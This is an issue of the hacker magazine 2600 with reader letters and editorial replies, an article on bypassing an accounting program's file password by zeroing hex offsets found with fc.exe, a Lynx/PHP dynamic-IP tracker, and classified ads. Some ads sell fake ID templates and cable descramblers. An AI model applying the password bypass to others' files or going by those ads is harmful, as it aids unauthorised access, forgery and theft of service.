While carrying out the steps in one of your most personally pertinent articles "Scumware, Spyware, Adware, Sneakware," I came across a program in the Add/Remove Program Applet that I found seriously alarming. It was very plainly titled "AdWare & SpyWare." Intending to investigate, I clicked the "add/remove" button. Upon doing so, an nView window in IE opened up and displayed the Adware remover gold website (http://www.adwareremovergold.com/s1/index.html?revid=31418). Very brilliant advertising, but friggin irritating! Not only did it not allow me to remove this pest through the Add/Remove program, but it brought up a damned website that was trying to sell me some crap software designed to remove the very same scum that lead me to the site. Any response regarding this crapware would be appreciated. I am curious if anyone at *2600* or its readers have encountered this or similar situations.

Also, I went ahead (out of curiosity) and checked the source of the site. In the HTML code laid out before me was a little bit of cookie scripting naming some other fraudWare (I like that term, I just made it up) associated with this Adware "remover" farce. The script went as follows: "var sites = |"adwareremovergold","datashredder-gold","evidencecleanergold","extractorandburner","mod emspeedbooster","pcspeedbooster"|"

I use StopZilla on my PC so as to avoid potential pop-up induced mental illness, but it may be too late. I have always been paranoid that the very same software companies that claim to be your friend are actually propagating the same junk that they vow to abolish. Until recently it was just that: paranoia. Now I don't know who or what to believe in. You are my only solace, *2600.*

mike s.

Dear *2600:*

I took out my DVD copy of *Freedom Downtime* recently which I purchased at The Fifth HOPE conference and realized I never got to thank you guys for the most satisfying DVD I've ever purchased.

The night I returned, I didn't put the discs away until I was absolutely convinced I found every easter egg. The Bush with the red eyes nearly made me crap my pants. The alternate computer generated audio track was a nice touch (clearly someone has too much time on their hands). The babble fish, game, and the FCC-approved subtitles gave me much amusement. And of course, the Jeopardy Raccoon and the "Congratulations Kevin" series continue to make me scratch my head. All the subtitles and commentary track to boot - it's amazing how large companies with bigger budgets can never seem to pull a fraction off of what you guys did.

You guys rock. Thanks again.

Alex K

We're glad you and so many others seem to be enjoying the DVDs so much. It's all a question of injecting some creativity into the mix as well as the desire to push the technology to its limits. We didn't just go into this to sell a DVD like those large companies do. We wanted to do things nobody else had done (at least, not to our knowledge). By this point, no doubt the hints and clues on how to find the many easter eggs are starting to spread around. We urge people to at least try to find a few on your own as it's more fun that way. (You still have a few to go.) And don't forget about the actual content of the DVDs themselves! All in all, we think it was worth the years it took to put together.

Dear *2600:*

I am writing in response to the editorial from 20:4.

Simply amazing. *Denial* - on all of you. Isn't Denial in your terminology? Or should I simply say "Denial Of Service?"

For starters you lose all creditably by writing anything anonymously. You're "Paranoia vs. Sanity" wasn't even signed. Hmmm. In fact, everyone in this magazine, anonymous. Why is that I wonder. Because maybe you don't "catch the security holes?" When in fact, *you do commit crimes.*

"Your hacker culture," why do you think some of us perceive you as the enemy? All one has to do is to read and listen to the news: New viruses, worms, and Trojan horses, etc. So you can attack whatever website you are attacking. Why don't you simply admit to yourselves you are all a bunch of overgrown snot nosed idiots who simply do not know how to behave?

In fact there is now a virus going around hitting every web page the innocent people visit. In addition to that there is a "cell phone" virus. But I do not need to mention these things when you already are aware of what is lurking on the net, and they are probably being sent from your very own computer.

Why are you all set out to destroy modem conveniences? I haven't seen anything "fixed." But I have more or less seen it destroyed, except from the security side of it.

I am certain that most of your readers have more than one computer sitting in their place, constantly running, searching for whatever it is you are searching for - or should I say destroying. What else, that you're a male, single, loner, and don't have a life. That when you were a child, you were neglected somehow from society, and possibly abused.

Yes, you may be "elite" in this "culture" that you weasel around in. But in regular society you are a bunch of morons and losers. Why else would any one of you set out to destroy other people's property?

Why the imbalance you say? Well I believe I answered that. And I guess you are correct. *It always does come back to ignorance.* It is a complete shame a large group of individuals who are as intelligent as yourselves go out to ruin so many things. So, yes, it does always come back to ignorance.

I have read many of your magazines. I had become "more educated" in your so called hacker culture. I've come to a conclusion you all are very sick minded individuals who need strong medication, lots of therapy, and prison sentences.

I have not read anything in your magazine saying "Hey, I fixed this and got a job." It's more like, "When you do this... hehe."

So, Paranoia vs. Sanity. Well yes. Us *un-elite* persons know better. Lots better. That is why you don't see us going to prison. That is why you don't see us setting out to destroy anything.

If I were any one of you, I would look around your place and look at what you are doing with this so called "knowledge of computers." And answer me this: is it legal? And if you cannot honestly say yes, it has proved my point. It proves my point every time I read or hear anything of hackers doing wrong. Your culture is very deranged and in need of therapy while filling out your sentence in prison.

Don't forget, you'll slip. And when you fall, you are on your way to prison. The laws are getting stricter regarding what your so called culture is doing. That is when the Nation sits back and laughs at all you "elite" netizens.

So which is more elite? A law abiding citizen or the "elite" jerk hacker committing crime. It doesn't take a rocket scientist to figure out the answer.

Steven Jackson
Joliet, Illinois

You really need to turn off the TV and take a little trip into reality. Anyone can send a virus or be destructive. It's even easier than spouting mistruths. Hackers are blamed because the simpletons in mass media refer to anyone doing anything they don't understand with a computer as a hacker. Most people see through this. Some don't.

If you were to take away this one major factual fiction, you would see all of your other points collapsing onto themselves. And then maybe you would be able to understand that aliases and anonymity are not in themselves a bad thing. Why are they even needed? Read your own letter to answer that one. You're not the only person intent on sending anyone they feel to be a threat straight to prison. With this kind of attitude out there, it's no wonder we see students being suspended for reading our magazine, employees being threatened with dismissal for having a copy at their desk, bookstore clerks making snide remarks to people who dare to support us, and all the other little things that serve to make people afraid.

General Queries

Dear *2600*:

I am prepared to do just about anything to get a Fifth HOPE armband, but I'd rather just pay a small sum of money. If there's any left over, I know many people who weren't able to go that would love to get their hands on one. If not, perhaps you could make *2600* arm/wristbands? They'll sell better then the hats, at least to younger crowds. I know at least four potential customers.

Tap

If there's enough interest, we might throw some of these on our Internet store. The same goes for other ideas for items of interest. Thanks for the suggestions. Here are a couple of others.

***Dear* 2600:**

You guys should come out with a poster, maybe all the cover art from the past 20 years. Mosaic maybe? Whatever it is, count on me to buy one!

hb0b

Dear *2600*:

I recently bought a new PC, which just happens to run at 2600MHz. Since this was not a branded machine I thought it might be nice to have a nice square sticker/badge to put on the front of the machine with the *2600* logo on. Thought I would mention this as an idea for your online store as other people might like to stick them on all sorts of things.

Beowulf

Dear *2600*:

I am new to your magazine. I believe you are doing a great job and providing a much needed and necessary service. The Internet (and computing in general for that matter) needs hacking as a balance to offset the greedy corporate elite who would have us pay outrageous costs for bad programs. Keep up the good work.

That being said, I am beginning to teach a course on Media and Technology at a university here in Montreal and I thought the opening article "Mirroring the Future" was such a great explanation of what hackers do and the public service that hacking provides that I would like to use it in my class. I was wondering how you would feel about me photocopying and distributing a couple of dozen copies of the article for distribution to my students?

No, I can't afford to go out and buy a couple of dozen copies (although I did buy four copies to let the students peruse the other articles and get a general feel for the magazine), and I could probably paraphrase it, but I'd rather let the students read the original text to get the true sense that it was written in. Who knows, maybe you'll get a few new readers out of the deal.

Pierre

We don't have a problem with this kind of thing at all. In fact, we encourage it. It would be ridiculous for you to have to buy multiple copies of the same thing so that you could share a single article.

Dear *2600*:

I was wandering around your site and I noticed that you have all sorts of nifty shirts and such that pretty much scream to the world "Hey, I'm a hacker, look at me." I understand that wearing the shirt lets you have the chance to meet like-minded people but on the other hand, walking around like that is going to give a lot of people a bad first impression of you. I was just curious as to your logic behind making the shirts the way they are.

Hiten

Being a hacker magazine and all, it would be rather strange for us to make shirts that didn't convey this sort of a message. If people have a bad impression of hackers, that's something they may have a chance of working out if they come into contact with people who can convince them otherwise. And that's where the shirts come in.

Dear *2600*:

I'm thinking of writing an article about satellite television outside of the U.S. including technical details. Would something like that be interest for you? This article would probably show that television can be a *lot* freer than it seems to be in the U.S.

Servus Casandro

If there's something in the article that you think hackers would be interested in, then we encourage you to send it in. You can email articles to articles@2600.com or send them to 2600 Articles, P.O. Box 99, Middle Island, NY 11953 USA.

fc.exe

TO THE RESCUE

by akaak

I don't know who said that the best things in life are free, but in many ways the best utilities in computer life are free. In the following example, the utility in question comes "a la" dos/microsoft, is called fc.exe, and can be found in the Windows command directory. This is a handy little program for comparing the data values contained in two different files, and its use saved a friend from at least a month of reentering boxes of bills and/or suffering possible income tax invasion.

A bit of background:

A friend runs a very, very small design company and runs it on a frayed shoestring, but has managed to eke out a survival for the past decade. As it happens with all struggling entrepreneurs, he got a call from the tax department, wanting to audit not just his last year's expenses, but his expenses for the past seven years, which is the statutory limit they are entitled to go back and audit at a whim. As a rule, small, struggling firms are perfect for the tax department as any company that's not struggling can at least put up a decent defense, so the tax department prefers to target the really, really small companies who are like wounded animals; they're easy prey.

While my friend had all of his tax info entered in a popular small business accounting program, his ex-partner had done the accounting and had the passwords for the past six years, but had split the scene a year ago and was who knows where. Buddy did not remember nor could he find the passwords for the past six years, and only had the password since he started doing the accounting last year.

I checked around on the Internet for password cracks for this program and found some pricey programs for all of the other small business accounting software, but not this one. My friend had upgraded the program a few times and this version was circa 1998/1999.

I pondered several solutions, like helping him with a brute-force/dictionary attack, or possibly "soft ice," but this kind of stuff is out of my realm as I'd never done anything like this before, or even used these types of programs. On top of this, the accounting program boasted "pgp armor password" something or other, which seemed pretty daunting to me, an average computer user. As well, I had no idea as to how long the passwords would be, so from what I'd read, a dictionary attack could take a long, long time, and "soft ice" didn't look like something one could just "pick up" and start using quickly - or at least *I* couldn't.

My feeble brain then caused me to remember my favorite *Sesame Street* song: "one of these things does not belong" and at about the same time I remembered this little utility that came with dos which will compare two files and report their differences. I thought I'd give this methodology a try, not expecting much, but who knows?

The first step was to run a test on a non-passworded file versus a passworded accounting file. Opening the accounting program, I first created a new company file named "xx", and put in the required default parameters like type of business, location, bank account, etc., saved it with no password, and closed it.

I then created a new company file with the exact same parameters, but added a password, and called this file/company "xxp", and closed it.

OK, now it was time to see if fc.exe found anything of use.

I entered the command "fc /?" to view the commands, then I entered the command "fc /b c:\xx.abc c:\xxp.abc }} fcresults.txt" to generate and store the results.

To view the results, I opened the file fcresults.txt in a text editor to find:

```
------------------------------
Comparing files c:\xx.abc and c:\xxp.abc
000001A0: 00 F5
000001A1: 00 BC
000001A2: 00 FA
000001A3: 00 2F
000001A4: 00 DB
000001A5: 00 88
000001A6: 00 DB
000001A8: 00 A0
000001A9: 00 55
```

```
000001AA: 00 13
000001AB: 00 D5
000001AC: 00 F0
000001AD: 00 95
000001AE: 00 B5
000001B0: 00 FF
000001B1: 00 0F

-----------------
```

Hmm... fc.exe found a few differences! Could those differences be the password?

I opened a freeware hex editor, viewed the two new accounting files, and found the following data at the fc.exe designated offsets:

```
-----------------
file: xx.abc

Offset      0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F

00000180   3C 00 5A 00 21 C8 21 C8  21 C8 21 CE 00 00 E0 40     {.Z.!»!»!»!Œ..ŧ@
00000190   00 00 00 80 00 00 00 41  00 00 00 80 00 00 00 00     ...Ä...A...Ä....
000001A0   00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00     ................
000001B0   00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00     ................
000001C0   00 00 00 00 00 00 43 6F  6D 70 75 74 65 72 20 44     ......Computer D
000001D0   65 61 6C 65 72 00 00 00  00 00 00 00 00 00 00 00     ealer...........

-----------------

file: xxp.abc

Offset      0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F

00000180   3C 00 5A 00 21 C8 21 C8  21 C8 21 CE 00 00 E0 40     {.Z.!»!»!»!Œ..ŧ@
00000190   00 00 00 80 00 00 00 41  00 00 00 80 00 00 00 00     ...Ä...A...Ä....
000001A0   F5 BC FA 2F DB 88 DB 00  A0 55 13 D5 F0 95 B5 00     ı1/4'/€à€.U.'Âîµ.
000001B0   FF 0F 00 00 00 00 00 00  00 00 00 00 00 00 00 00     ˙...............
000001C0   00 00 00 00 00 00 43 6F  6D 70 75 74 65 72 20 44     ......Computer D
000001D0   65 61 6C 65 72 00 67 20  46 61 63 69 6C 69 74 79     ealer.............

-----------------
```

I decided to zero ("00") the following offset of xxp.abc (below) to make it look like the offset of xx.abc, the file without the password:

```
-----------
000001A0   F5 BC FA 2F DB 88 DB 00  A0 55 13 D5 F0 95 B5 00     ı1/4'/€à€.U.'Âîµ.
000001B0   FF 0F 00 00 00 00 00 00  00 00 00 00 00 00 00 00     ˙...............
-------------
```

So I did and saved the xxp.abc file in the hex editor. I opened up the xxp.abc file in the accounting program and to my surprise and elation, "xxp" opened without asking me for the password. At the very least I was expecting a "file corrupt" message to be generated but it wasn't, and everything in the file was exactly how I had created it.

Next, onto the real files! My feeble brain then sent me some impulses telling me that I should make backup copies of my friend's files and not screw with the originals. I followed those impulses and then opened up each of the files in my hex editor. I went to the same offset range noted above and zeroed out the data at the offsets 1A0 to 1B1 for each of the real accounting files.

I was then able to open up each file in the accounting program without being prompted for the required password, and all his data was intact and ready for printing. Thanks to fc.exe, my friend was able to avoid the time and expense of reentering all of the bills for the years in question and was

able to send the tax people his expense reports.

Again, I really had no firm idea what I was doing. I hadn't used fc.exe before and I've only screwed around with hex editors (hitherto causing more damage to files than anything positive). As well as not being familiar with "end of file" markers, file system ascii codes, etc., I hadn't had the time or inclination to spend in this area, to really figure it all out, beforehand. This was just a quick and dirty exercise to help a friend.

So that's my experience with fc.exe a freeware hex editor, and a simple illustration of what can be done with some of those little utility programs we forget about but that can be so helpful. I haven't had time to test this system on other passworded programs, but check it out and see what else works with it.

Usual disclaimer: Please, don't use this info for nefarious purposes, only to help people in need. File names and extensions changed to protect the innocent.

A Simple Solution to Dynamic IP Tracking

by Gruggni

After reading TRM's article: "Using Perl to Defeat Provider Restrictions," I started thinking of a simple method for tracking the ISP-assigned dynamic IP address with a few lines of script and without using email. Like TRM, I use a home network with a personal web server. My goal was to create a simple way of keeping track of a dynamic IP address while away from home. I didn't want to reinvent the wheel if I didn't have to. I wanted a way to send the IP address, catch it, and record it. I like to keep methods simple so others can duplicate them.

The simple solution I use for getting the IP past ISP restrictions is Lynx and a few lines of PHP to catch and record it. Lynx, PHP, and Apache come standard with most versions of Linux. Some configuration may be required. This method allows Linux users to use the tools that are already on the system with a little tweaking.

My home setup consists of a router, PC with Linux, and a laptop with Win 98. The Linux box runs Apache 1.3.28 web server and PHP 4.3.3. The router uses NAT and forwards port 80 requests to the web server. I also use iptables to control access to the web server.

Why, How? Lynx?

After I got my DSL line I set up a web server on my Linux box. I didn't install X windows. I wanted a remote personal web server that I could use while at work. After configuring Apache and creating an index page, I wanted to view the index page without turning on my laptop. Since I didn't install X, how do I browse the server? I love ideas born through laziness. Aha, Lynx will work, [lynx localhost] and all looked good. I checked the Apache logs, created a short script to send email to a free email account, scheduled it as a cronjob, and went to sleep. Unfortunately any email I sent out wasn't being received in a timely fashion. Some days it took hours for the email to get through.

A few months later the spring 2004 issue of *2600* arrived. I came across TRM's article and began pondering a different solution without using cgi/perl. I don't use a cgi-bin so I always removed it. That night my subconscious put it together. The next day the idea of using Lynx and server logs popped into my head. Later that day I had the IP catcher working. The IP addressed was received on time and the log directory was secured using htaccess authentication.

Why PHP?

The idea for IP catching was born a few weeks before the spring issue came out. I was studying how Apache's access log recorded various hits because my web server was receiving all kinds of hits. I received a code red hit and several unsuccessful buffer overflow attacks. My access log became hard to read so I wanted to isolate actual page visits and

create a log viewable via browser. A few lines of PHP in the main index page made this easy to do.

Lynx Options

After I read the man pages on Lynx, I found two options that would allow me to automate Lynx. This happened to be the first time I ever read the man pages on Lynx. "You learn something new every day."

`-cmd_log=logfile` (creates a keystroke log)
`-cmd_script=logfile` (loads the keystroke log)
Usage:

```
lynx remotesite.net -cmd_log=logfile
```

Now that you accessed the site, type q to quit and y to acknowledge. The keystrokes are logged. Edit the log to see how it works. You can use Lynx to create more complex keystroke scripts, i.e., download the latest version of nmap from the insecure website.

Now test the keystroke log:

```
lynx remotesite.net -cmd_script=logfile
```

Now that your IP sender is working, time to check the server logs.

If you can view the server logs of the remote site, you don't need a catcher. The web server logs do the catching. Just search the logs based on your scheduling and you will have your IP address. If you can't check the logs then you need to make a catcher. The main benefit of the IP catcher is a clean log of IP addresses for your home server. You can study it to learn how often your ISP changes your IP.

PHP Script

```
ipcatcher.php
# with comments
<?php
# grab the ip
$ip = $_SERVER['REMOTE_ADDR'];
# timestamp: the r options gives you
➥more info with less typing.
$date = date("r");
# format string data: 0.0.0.0 # date
$outp = $ip." # ".$date."\n";
# open file for appending
$fp = fopen("catches.log", "a");
# write to file
fwrite($fp, $outp);
# close file
fclose($fp);
# visual confirmation for testing
echo $outp;
?>
```

The above script will log page hits and page refreshing. I recommend using the IP catcher just for catching; keep it away from high traffic hits. Create another page for displaying the log file. Keep the catcher hidden from regular web traffic. If your remote website allows you to use directory authentication (i.e., htacess) use it to protect the directory that contains your log file and display page. The ip log file will continue to grow so keep tabs on it.

Linux Server Setup

Now we make a little shell script so we schedule cron to run it.

Example script: (sendip.sh)

```
#!/usr/bash
lynx remotesite.net/ipcatcher.php
-cmd_script=keystroke.log

#don't forget to make it executable
$chmod +x sendip.sh
```

Put the file someplace where cron can find it. For this example I will use /usr/bin/sendip.sh.

Sample Cronjob

Do the following under root:

```
$crontab -e (opens cron for editing)
```

Add the following lines

```
# run daily at 7 am
0 7 * * * /usr/bin/sendip.sh 1>/dev/null
# run daily at 9am
0 9 * * * /usr/bin/sendip.sh 1>/dev/null
```

or

```
# run job hourly 30 minutes after the hour
30 * * * * /usr/bin/sendip.sh 1>/dev/null
```

Add lines for the times you want. Experiment until you find a timing you like. I schedule cronjob eight times a day. I have cron send me the IP while I'm at work which is every hour for eight hours. If you want to study how often your ISP changes the IP, schedule it hourly 30 minutes after the hour. That one line is all you need. Any error messages will go to /dev/null.

Recommended Reference

Luke Welling and Laura Thomson wrote this awesome book called *PHP and MySQL Web Development*. This book is the reason why I converted from Perl to PHP.

O'Reilly's Linux Server Hacks by Rob Flickenger. Great iptables example for firewalling your server. Just a good book.

Marketplace

Happenings

THE 21ST CHAOS COMMUNICATION CONGRESS (21C3) is a three day conference on technology, society, and utopia which runs from December 27th to 29th. The Congress offers lectures and workshops on a multitude of topics including (but not limited to) information technology, IT-security, internet, cryptography, and generally a critical-creative attitude towards technology and the discussion of the effects of technological advances on society. The Chaos Communication Congress is the annual congress of the Chaos Computer Club e.V. (CCC). The Congress has established itself as the "European Hacker Conference" bringing in people from all over Europe and even further away. It takes place at the Berliner Congress Center at Alexanderplatz in Berlin-Mitte (Germany). As usual, interesting lectures await you (in three tracks) and the Hackcenter - expanded by 50% compared to last year - is ready for trial and error. You can find the preliminary agenda at http://www.ccc.de/congress/2004/. You will also find information on the registration procedure for participants there. (A nearby hotel is the Park Inn at http://www.parkinn.com.) For further information and questions please feel free to contact 21c3-content@cccv.de.

For Sale

***FREEDOM DOWNTIME* ON DVD!** Years in the making but we hope it was worth the wait. A double DVD set that includes the two hour documentary, an in-depth interview with Kevin Mitnick, and nearly three hours of extra scenes, lost footage, and miscellaneous stuff. Plus captioning for 20 (that's right, 20) languages, commentary track, and a lot of things you'll just have to find for yourself! The entire two disc set can be had by sending $30 to Freedom Downtime DVD, PO Box 752, Middle Island, NY 11953 USA or by ordering from our online store at http://store.2600.com. (VHS copies of the film still available for $15.)

NETWORKING AND SECURITY PRODUCTS available at Ovation ➥Technology.com. We're a Network Security and Internet Privacy consulting firm and supplier of networking hardware. Our online store features VPN and firewall hardware, wireless hardware, cable and DSL modems/routers, IP access devices, VoIP products, parental control products, and ethernet switches. We pride ourselves on providing the highest level of technical expertise and customer satisfaction. Our commitment to you... No surprises! Easy returns! Buy with confidence! After all, Security and Privacy is our business! Visit us at http://www.Ovation ➥Technology.com/store.htm.

PHRAINE. Technology information without the noise. A new electronic quarterly written with first generation hacker curiosity, ethics, and technical ability in mind. Order your copy online for a minimal price at http://pearlyfreepress.madoshi.com/phraine.

HACKER T-SHIRTS AND STICKERS at JinxGear.com. Stop running around naked! We've got new swagalicious t-shirts, stickers, and miscellaneous contraband coming out monthly including your classic hacker/geek designs, hot-short panties, dog shirts, and a whole mess of kickass stickers. We also have LAN party listings, hacker conference listings, message forums, a photo gallery, and monthly contests. Hell, don't even buy, just sign on the mailing list and have a chance to win free stuff. Or follow the easy instructions to get a free sticker. Get it all at www.Jinx.com!

SIZE *DOES* MATTER! The Twin Towers may be gone forever but a detailed image still exists of the massive 374-foot radio tower that was perched atop One World Trade Center. This high-quality glossy color poster is available in two sizes (16" x 20" and 20" x 30") and makes a spectacular gift for engineers, scientists, radio and television buffs, or anybody who appreciates a unique, rarely seen view of the World Trade Center. Visit www.wtc-poster.us for samples and to order your own poster.

CABLE TV DESCRAMBLERS. New. $115 + $5.00 shipping, money order/cash only. Works on analog or analog/digital cable systems. Premium channels and possibly PPV depending on system. Complete with 110vac power supply. Purchaser assumes sole responsibility for notifying cable operator of use of descrambler. Requires a cable TV converter (i.e., Radio Shack) to be used with the unit. Cable connects to the converter, then the descrambler, then the output goes to TV set tuned to channel 3. CD 9621 Olive, Box 28992-TS, Olivettet Sur, Missouri 63132.
Email: cabledescramblerguy@yahoo.com.

CAP'N CRUNCH WHISTLES. Brand new, only a few left. THE ORIGINAL WHISTLE in mint condition, never used. Join the elite few who own this treasure! Once they are gone, that is it - there are no more! Keychain hole for keyring. Identify yourself at meetings, etc. as a 2600 member by dangling your keychain and saying nothing. Cover one hole and get exactly 2600 hz, cover the other hole and get another frequency. Use both holes to call your dog or dolphin. Also, ideal for telephone remote control devices. Price includes mailing. $99.95. Not only a collector's item but a VERY USEFUL device to carry at all times. Cash or money order only.
Mail to: WHISTLE, P.O. Box 11562-ST, Clt, Missouri 63105.

DECEPTION. The Pine Lake Media Group is pleased to present to you our debut release, *Deception,* by award-winning newsmax.com columnist Charles Smith. Many citizens think they know what their government is doing in their names. After reading *Deception,* you'll see just how bad it really is and how little you really know. *Deception* is the true story of the greatest Chinese Army espionage operational exploit against the United States. Based on a decade of research and more than 50,000 pages of official and classified documents obtained using the Freedom Of Information Act, no other book published to date even compares to *Deception.* While many books have "gone after" presidents before, *Deception* is unique because we've included all of the evidence backing up our charges. We have the signed letter from Motorola CEO Gary Tooker thanking Ron Brown, former United States Commerce Department Secretary, for the presidential waiver allowing the export of encrypted police radios to China. And nearly 100 other unmodified, unembellished documents that name names. Order your copy today. For additional information and to order, please visit our website at www.pinelakemedia.com or call 800-799-4570 or (614) 275-0830. Please note that we cannot accept orders by telephone at this time. Credit card orders may be faxed to 800-799-4571 or (614) 275-0829. We accept all major credit cards, checks, money orders, Liberty Dollars, electronic checks, and good old fashioned cash. We ship worldwide by DHL or USPS.

LEARN LOCK PICKING It's EASY with our book and new video. The 2nd edition book adds lots more interesting material and illustrations while the video is filled with computer graphic cutaway views. Learn what they don't want you to know. Any security system can be beaten, many times right through the front door. Learn the secrets and weakness of today's locks. If you want to get where you are not supposed to be, this book could be your answer. Explore the empowering world of lock picking. Send twenty bucks for the book or thirty-five for the video to Standard Publications, PO Box 2226HQ, Champaign, IL 61825 or visit us at www.standardpubli ➥cations.com/direct/2600.html for your 2600 reader price discount.

HACKER LOGO T-SHIRTS AND STICKERS. Show your affiliation with the hacker community. Get t-shirts and stickers emblazoned with the Hacker Logo at HackerLogo.com. Our Hacker Logo t-shirts are high quality Hanes Beefy-Ts that will visibly associate you as a member of the hacker culture. Our stickers are black print on sturdy white vinyl, and work well on notebooks, laptops, bumpers, lockers, etc. to identify you as a member of the hacker community. Find them at HackerLogo.com.

HOW TO BE ANONYMOUS ON THE INTERNET. Easy to follow lessons on achieving Internet anonymity, privacy, and security. The book's 20 chapters cover 1) simple proxy use for WWW; 2) how to send and receive e-mail anonymously; 3) use SOCKS proxies for IRC, ICQ, NNTP, SMTP, HTTP; 4) web based proxies - JAP, Multiproxy, Crowds; 5) do-it-yourself proxies - AnalogX, Wingates; 6) read and post in newsgroups (Usenet) in complete privacy; 7) for pay proxies. Learn how to hunt for, find, and utilize all types of proxies, clean up your browsers, clean up your whole Windows OS. This professionally written but non-technical jargon filled book is geared towards the beginner to advanced readers and the average Internet user. The book lessons are on a CD in easy to read HTML interface format with numerous illustrations throughout. Send $20 (I'll pay S/H) to Plamen Petkov, 1390 E Vegas Valley Dr. #40, Las Vegas, NV 89109. Money orders, personal checks, cash accepted.

THE IBM-PC UNDERGROUND ON DVD. Topping off at a full 4.2 gigabytes, ACiD presents the first DVD-ROM compilation for the IBM-PC underground scene entitled "Dark Domain." Inside is an expansive trove of files dating as far back as 1987 up to the close of 2003; from artpacks to loaders and cracktros to magazines, plus all the necessary programs for browsing them. If you ever wanted to see a lost JED ANSImation display at 2400 baud, here's your chance. For order details and more information please consult http://www.darkdomain.org/.

AFFORDABLE AND RELIABLE LINUX HOSTING. Kaleton Internet provides affordable web hosting based on Linux servers. Our hosting plans start from only $4.95 per month. This includes support for Python, Perl, PHP, MySQL, and more. Privacy is guaranteed and you can pay by E-Gold, paypal, or credit card. http://www.kaleton.com

DRIVER'S LICENSE BAR-BOOK and "fake" ID templates. Includes photos, templates, and information on all security features of every single American and Canadian drivers' licenses. Including information on making "fake" ID's on PVC cards, laminating, making holograms, magnetic stripes, software, and more to make your very own license! Send $25 cash in US funds or an international money order in US funds made out to R.J. Orr and mailed to Driver's Bar Book, PO Box 2306, Station Main, Winnipeg, Manitoba, R3C 4A6, Canada. Order now and get FREE laminates with every order! We ship worldwide free!

ONLINE RETAILER OF COMPUTER PRODUCTS is also a *2600* subscriber! 60,000 different computer products from components to complete systems, laptops, PDAs, cables, RAM, and media all available online at http://www.digitaleverything.ca. Worldwide shipping is no problem. Just mention you are a subscriber and I'll give you better prices too. Contact Dave at sales@digitaleverything.ca for more info.

Help Wanted

HIRING PROFESSIONAL INTERNET CONSULTANTS with job references only for the following: website security, performance tuning, and marketing for online magazine. Please send your bio and resume to: jbhartsworth@➥yahoo.com -you can work from home, but should live in (or around) NYC, as you will need to attend a meeting or two.

CREDIT REPORT HELP NEEDED. Need some assistance removing negative items off credit reports. Will pay. All agencies. Please respond to skysight@spacemail.com.

GOOD COMMUNICATORS NEEDED to promote revolutionary sender-pays spam elimination infrastructure. E-mail davidnicol@pay2send.com with "2600 marketplace" in your message. Lifetime residual earnings potential.

Wanted

HAVE KNOWLEDGE OF SECURITY BREACHES at your bank? Heard rumors of cracked customer databases? Know there are unaddressed vulnerabilities in a retailer's credit card network, but its management doesn't know or care? We want your tips. We are a business newsletter focusing on security issues in the financial industry: IT security, privacy, regulatory compliance, identity-theft and fraud, money-laundering. Wherever criminal activity meets banks, we are there. You can remain anonymous. (Note: we will not print rumors circulated by one person or group without obtaining supporting evidence or corroboration from other parties.) Contact banksecuritynews@yahoo.com or call 212-564-8972, ext. 102.

BUYING BOOKS AND MORE. Man interested in books related to hacking, security, phreaking, programming, and more. Willing to purchase reasonable books/offers. I do search Google! No rip-offs please. Contact me at lbda@att.net.

IF YOU DON'T WANT SOMETHING TO BE TRUE, does that make it propaganda? When we're children and we don't want to listen, we put our hands over our ears. As we grow up, we create new ways to ignore things we don't want to hear. We make excuses. We look the other way. We label things "propaganda" or "scare tactics." But it doesn't work. It doesn't make the truth go away. Government and corporate MIND CONTROL PROGRAMS are used to intimidate, torture, and murder people globally. It may not be what you want to hear. But that doesn't make it any less true. Please visit and support John Gregory Lambros by distributing this ad to free classified advertising sites and newsgroups globally. www.brazilboycott.org THANK YOU!

Services

INTELLIGENT HACKERS UNIX SHELL. Reverse.Net is owned and operated by Intelligent Hackers. We believe every user has the right to online security and privacy. In today's hostile anti-hacker atmosphere, intelligent hackers require the need for a secure place to work, without Big Brother looking over their shoulder. Hosted at Equinox Chicago. Juniper filtered DoS protection with multiple FreeBSD servers @ P4 2.4 ghz with complete online "privacy." Compile your favorite security tools, use ssh, stunnel, irc, nmap, etc. Affordable pricing from $10/month, with a 14 day money back guarantee. http://www.reverse.net/

WHY PAY HUNDREDS OF DOLLARS FOR SSL CERTS? CAcert.org, a nonprofit, community-based Certificate Authority offers the same 128-bit digital certificate-based security for exactly $0.00. Compare that with the prices of industry leaders like Thawte and Verisign! Support the next open source revolution and come download X.509 certificates (both personal certs for e-mail encryption AND server-side certs for SSL) for free at www.cacert.org. No tricks, no hidden agenda... we're here to serve the Internet community. (Of course, feel free to click on our "donate" link if you want to help!) Just as you'd never consider paying $35 for domain registration again, soon you'll laugh at the prices closed-source, commercial providers are charging today as well. www.cacert.org

Announcements

OFF THE HOOK is the weekly one hour hacker radio show presented Wednesday nights at 7:00 pm ET on WBAI 99.5 FM in New York City. You can also tune in over the net at www.2600.com/offthehook or on shortwave in North and South America at 7415 khz. Archives of all shows dating back to 1988 can be found at the 2600 site, now in mp3 format! Shows from 1988-2003 are now available in DVD-R format for $30! Send check or money order to 2600, PO Box 752, Middle Island, NY 11953 USA or order through our online store at http://store.2600.com. Your feedback on the program is always welcome at oth@2600.com.

DO YOU WANT ANOTHER PRINTED MAGAZINE that complements *2600* with even more hacking information? *Binary Revolution* is a magazine from the Digital Dawg Pound about hacking and technology. Specifically, we look at underground topics of technology including: Hacking, Phreaking, Security, Urban Exploration, Digital Rights, and more. For more information, or to order your printed copy online, visit us at http://www.binrev.com/ where you will also find instructions on mail orders.
Welcome to the revolution!

VMYTHS.COM AUDIO RANTS are available free of charge to computer talk shows. These short and often hilarious MP3s dispel the hysteria that surrounds computer security. One former White House computer security advisor hates these rants (and we don't make this claim lightly). Check out Vmyths.com/news.cfm for details.

CHRISTIAN HACKERS' ASSOCIATION: Check out the webpage http://www.christianhacker.org for details. We exist to promote a community for Christian hackers to discuss and impact the realm where faith and technology intersect for the purpose of seeing lives changed by God's grace through faith in Jesus.

Personals

I'M LIVING OFF THE GRID, STUCK IN PRISON. Three down, two to go. Known as Alphabits, busted for hacking a few banks. I'm going nuts without any mental stimulation. I welcome letters from all and will reply to all! Help me out, put pen to paper. Jeremy Cushing #J51130, Centinela State Prison, P.O. Box 911, Imperial, CA 92251-0911.

